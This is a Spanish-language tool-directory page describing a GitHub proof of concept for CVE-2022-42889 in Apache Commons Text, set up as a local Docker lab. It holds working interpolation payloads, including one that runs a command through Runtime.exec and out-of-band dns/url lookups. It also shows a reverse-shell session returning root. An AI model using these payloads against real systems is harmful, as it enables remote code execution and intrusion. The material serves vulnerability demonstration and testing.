
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-42889-POC — Una aplicación sencilla que muestra cómo explotar la vulnerabilidad CVE-2022-42889. | Kitploit

Herramientas/GitHubGitHub/korteke/cve-2022-42889-poc
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónDesarrollo de Payloads
GitHubkorteke/cve-2022-42889-poc

CVE-2022-42889-POC

Una aplicación sencilla que muestra cómo explotar la vulnerabilidad CVE-2022-42889.

Ver Repositorio
11722hace 4 añosAún no revisado
Compartir

CVE-2022-42889-POC

Una aplicación de demostración simple que muestra cómo explotar la vulnerabilidad CVE-2022-42889.
Utiliza servicios OOB (Out of Band) para demostrar los prefijos dns y url.

JavaDocs para la interpolación de commons-text commons-text JavaDocs

Interpolaciones de ejemplo

  • script:javascript ("${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/blop')}")
  • dns ("${dns:address|HOST}")
  • url ("${url:UTF-8:http://HOST")

Cita de Rapid7

La vulnerabilidad se ha comparado con Log4Shell, ya que es una vulnerabilidad a nivel de biblioteca de código abierto que probablemente afecte a una amplia variedad de aplicaciones de software que utilizan el objeto correspondiente.
Sin embargo, el análisis inicial indica que se trata de una comparación incorrecta. La naturaleza de la vulnerabilidad implica que, a diferencia de Log4Shell, será raro que una aplicación utilice el componente vulnerable de Commons Text para procesar entradas no confiables y potencialmente maliciosas.

Requisitos previos

  • docker
  • java
  • maven

Se pueden omitir Java y maven si se obtiene una imagen de Docker Hub

Uso

Compilar la aplicación

mvn clean package

Crear la imagen docker

docker build -t cve-2022-42889-poc .

Ejecutar la imagen docker

docker run --rm -p 8081:8081 -t cve-2022-42889-poc

Acceder a la aplicación y seguir las instrucciones

open http://localhost:8081

Comprobar que la vulnerabilidad crea un nuevo archivo en el directorio /tmp/ (/tmp/blop)

➜  ~ docker exec -ti cve-2022-42889-poc /bin/ls /tmp

blop		 tomcat-docbase.8081.12439436974042217796
hsperfdata_root  tomcat.8081.2549096106233509364
➜  ~

Shell inversa. Ejecuta "nc" en tu máquina local

➜  ~ nc -lv 4242
root@7cfcd6a39a61:/# whoami && uname -a
whoami && uname -a
root
Linux 7cfcd6a39a61 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 GNU/Linux
root@7cfcd6a39a61:/#

UI


Prueba de interacción de red. Probado con el interactsh-client local.

Más información

  • NIST NVD
  • Rapid 7
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






